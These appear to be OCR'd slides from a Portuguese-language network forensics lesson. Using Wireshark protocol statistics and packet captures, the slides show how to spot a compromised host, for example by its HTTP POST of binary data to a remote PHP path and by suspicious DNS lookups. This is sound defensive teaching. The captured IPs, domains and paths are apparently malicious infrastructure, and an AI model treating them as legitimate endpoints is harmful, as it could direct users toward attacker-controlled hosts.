
Options (0 - 40 bytes)

Data (Optional)

TCP Header

Fonte: https://www.gatevidyalay.com/transmission-control-protocol-tcp-header/

Deep Packet Inspection (DPI)




```
No.   Time        Source          Destination      Protocol  Length  Info
   12 10.092104   172.16.0.130    185.141.27.187   TCP          300  49344 → 80 [PSH, ACK] Seq=1 Ack=33 Win=65536 Len=246 [TCP segment of a reassembled PDU]
   13 10.092171   172.16.0.130    185.141.27.187   HTTP        2567  POST /danielsden/ver.php HTTP/1.0
   14 10.092262   172.16.0.130    185.141.27.187   TCP           54  49344 → 80 [FIN, ACK] Seq=2760 Ack=33 Win=65536 Len=0
```

```
> Frame 13: 2567 bytes on wire (20536 bits), 2567 bytes captured (20536 bits)
> Ethernet II, Src: Vmware_0d:2b:8d (00:0c:29:0d:2b:8d), Dst: Vmware_17:b2:bb (00:0c:29:17:b2:bb)
> Internet Protocol Version 4, Src: 172.16.0.130, Dst: 185.141.27.187
v Transmission Control Protocol, Src Port: 49344, Dst Port: 80, Seq: 247, Ack: 33, Len: 2513
     Source Port: 49344
     Destination Port: 80
     [Stream index: 0]
     [TCP Segment Len: 2513]
     Sequence number: 247    (relative sequence number)
     [Next sequence number: 2760    (relative sequence number)]
     Acknowledgment number: 33    (relative ack number)
     0101 .... = Header Length: 20 bytes (5)
   > Flags: 0x018 (PSH, ACK)
     Window size value: 256
     [Calculated window size: 65536]
     [Window size scaling factor: 256]
     Checksum: 0x81e1 [unverified]
     [Checksum Status: Unverified]
     Urgent pointer: 0
   > [SEQ/ACK analysis]
   > [Timestamps]
     TCP payload (2513 bytes)
     TCP segment data (2513 bytes)
> [2 Reassembled TCP Segments (2759 bytes): #12(246), #13(2513)]
v Hypertext Transfer Protocol
   > POST /danielsden/ver.php HTTP/1.0\r\n
     User-Agent: Mozilla/4.08 (Charon; Inferno)\r\n
     Host: 185.141.27.187\r\n
     Accept: */*\r\n
     Content-Type: application/octet-stream\r\n
```

```
0070  0d 0a 43 6f 6e 74 65 6e  74 2d 54 79 70 65 3a 20   ..Conten t-Type: 
0080  61 70 70 6c 69 63 61 74  69 6f 6e 2f 6f 63 74 65   applicat ion/octe
0090  74 2d 73 74 72 65 61 6d  0d 0a 43 6f 6e 74 65 6e   t-stream ..Conten
00a0  74 2d 45 6e 63 6f 64 69  6e 67 3a 20 62 69 6e 61   t-Encodi ng: bina
00b0  72 79 0d 0a 43 6f 6e 74  65 6e 74 2d 4b 65 79 3a   ry..Cont ent-Key:
```

Dados Estatísticos

- Dados estatísticos de protocolos indicam quais dissecadores Wireshark foram aplicados ao tráfego.



```
No.  Time      Source            Time  iRTT         Info
 1   0.000000  10.129.211.13   7                    Standard query 0x0006 A bbjj.
 2   0.237997  10.129.56.6     9                    Standard query response 0x000
 3   0.001861  10.129.211.13   2                    1047 → 18067 [SYN] Seq=0 Win=
 4   0.000549  216.234.235.1   0                    Destination unreachable (Port
 5   2.999536  10.129.211.13   2                    [TCP Retransmission] 1047 → 1
 6   0.000633  216.234.235.1   0                    Destination unreachable (Port
 7   5.933724  10.129.211.13   2                    [TCP Retransmission] 1047 → 1
 8   0.000710  216.234.235.1   0                    Destination unreachable (Port
 9   328.35…   10.129.211.13   7                    Standard query 0x0007 A ypgw.
10   0.228953  10.129.56.6     3                    Standard query response 0x000
11   0.006457  10.129.211.13   2                    1048 → 18067 [SYN] Seq=0 Win=
12   0.396606  61.189.243.24   2     0.396791000    18067 → 1048 [SYN, ACK] Seq=0
13   0.000185  10.129.211.13   4     0.396791000    1048 → 18067 [ACK] Seq=1 Ack=
14   0.000095  10.129.211.13   7     0.396791000    1048 → 18067 [PSH, ACK] Seq=1
15   0.559178  61.189.243.24   0     0.396791000    18067 → 1048 [ACK] Seq=1 Ack=
16   0.000050  10.129.211.13   1     0.396791000    1048 → 18067 [PSH, ACK] Seq=1
17   0.402661  61.189.243.24   7     0.396791000    18067 → 1048 [PSH, ACK] Seq=1

> Frame 1: 77 bytes on wire (                 its) on interface 0
> Ethernet II, Src: Dell_58:9                 hgua_04:f8:35 (00:90:7f:04:f8:35)
> Internet Protocol Version 4                 56.6
> User Datagram Protocol, Src
> Domain Name System (query)
```


Dados Estatísticos

- Essa pode ser a primeira etapa em uma investigação forense quando há uma suspeita de host comprometido na rede.

- Protocolos ou aplicativos incomuns
  - **IRC, Protocolos P2P**


Dados Estatísticos

- “Data” diretamente sob IP, UDP ou TCP
  - **Indica que o Wireshark não aplicou um dissector ao tráfego do aplicativo.**
  - **Isso pode indicar que uma aplicação pode estar usando um número de porta não padrão.**



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	209	100.0	14492	339	0	0	0
Ethernet	100.0	209	20.2	2926	68	0	0	0
Internet Protocol Version 4	100.0	209	28.8	4180	97	0	0	0
User Datagram Protocol	2.9	6	0.3	48	1	0	0	0
Domain Name System	2.9	6	6.2	905	21	6	905	21
Transmission Control Protocol	68.9	144	29.7	4303	100	137	3812	89
Data	3.3	7	2.4	351	8	7	351	8
Internet Control Message Protocol	28.2	59	14.7	2124	49	59	2124	49

Dados Estatísticos



lab-sec-sickclient.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+ HTTP/DNS/SMB Errors
SYN/ACI

```
No.  Time      Source          Destination   Protocol  Length  Time  iRTT  Info
  1  0.000000  10.129.211.13   10.129.56.6   DNS       77                  Standard query 0x0006 A bbjj.househot.com
  2  0.237997  10                                                          wallloan.com
  3  0.001861  10
  4  0.000549  21
  5  2.999536  10                                                          MSS=1460 SACK
  6  0.000633  21
  7  5.933724  10                                                          MSS=1460 SACK
  8  0.000710  21
  9  328.35…   10
 10  0.228953  10                                                          3.240 A 61.14
 11  0.006457  10
 12  0.396606  61                                                          ACK_PERM=1
 13  0.000185  10
 14  0.000095  10
 15  0.559178  61
 16  0.000050  10
 17  0.402661  61
```


Wireshark · Protocol Hierarchy Statistics · lab-sec-sickclient.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	209	100.0	14492	339	0	0	0
Ethernet	100.0	209	20.2	2926	68	0	0	0
Internet Protocol Version 4	100.0	209	28.8	4180	97	0	0	0
User Datagram Protocol	2.9	6	0.3	48	1	0	0	0
Domain Name System	2.9	6	6.2	905	21	6	905	21
Transmission Control Protocol	68.9	144	29.7	4303	100	137	3812	89
Data	3.3	7	2.4	351	8	7	351	8
Internet C			14.7	2124	49	59	2124	49

```
> Frame 1: 77 bytes
> Ethernet II, Src:
> Internet Protocol
> User Datagram Pr
> Domain Name System (query)
```

```
0000  00 90 7f 04 f8 35 00 0b  db 58 93 fa 08 00 45 00   ·····5·· ·X····E·
0010  00 3f 01 01 00 00 80 11  00 00 0a 81 d3 0d 0a 81   ·?······ ········
0020  38 06 04 01 00 35 00 2b  d1 df 00 06 01 00 00 01   8····5·+ ········
0030  00 00 00 00 00 00 04 62  62 6a 6a 08 68 6f 75 73   ·······b bjj·hous
0040  65 68 6f 74 03 63 6f 6d  00 00 01 00 01            ehot·com ·····
```

Dados Estatísticos

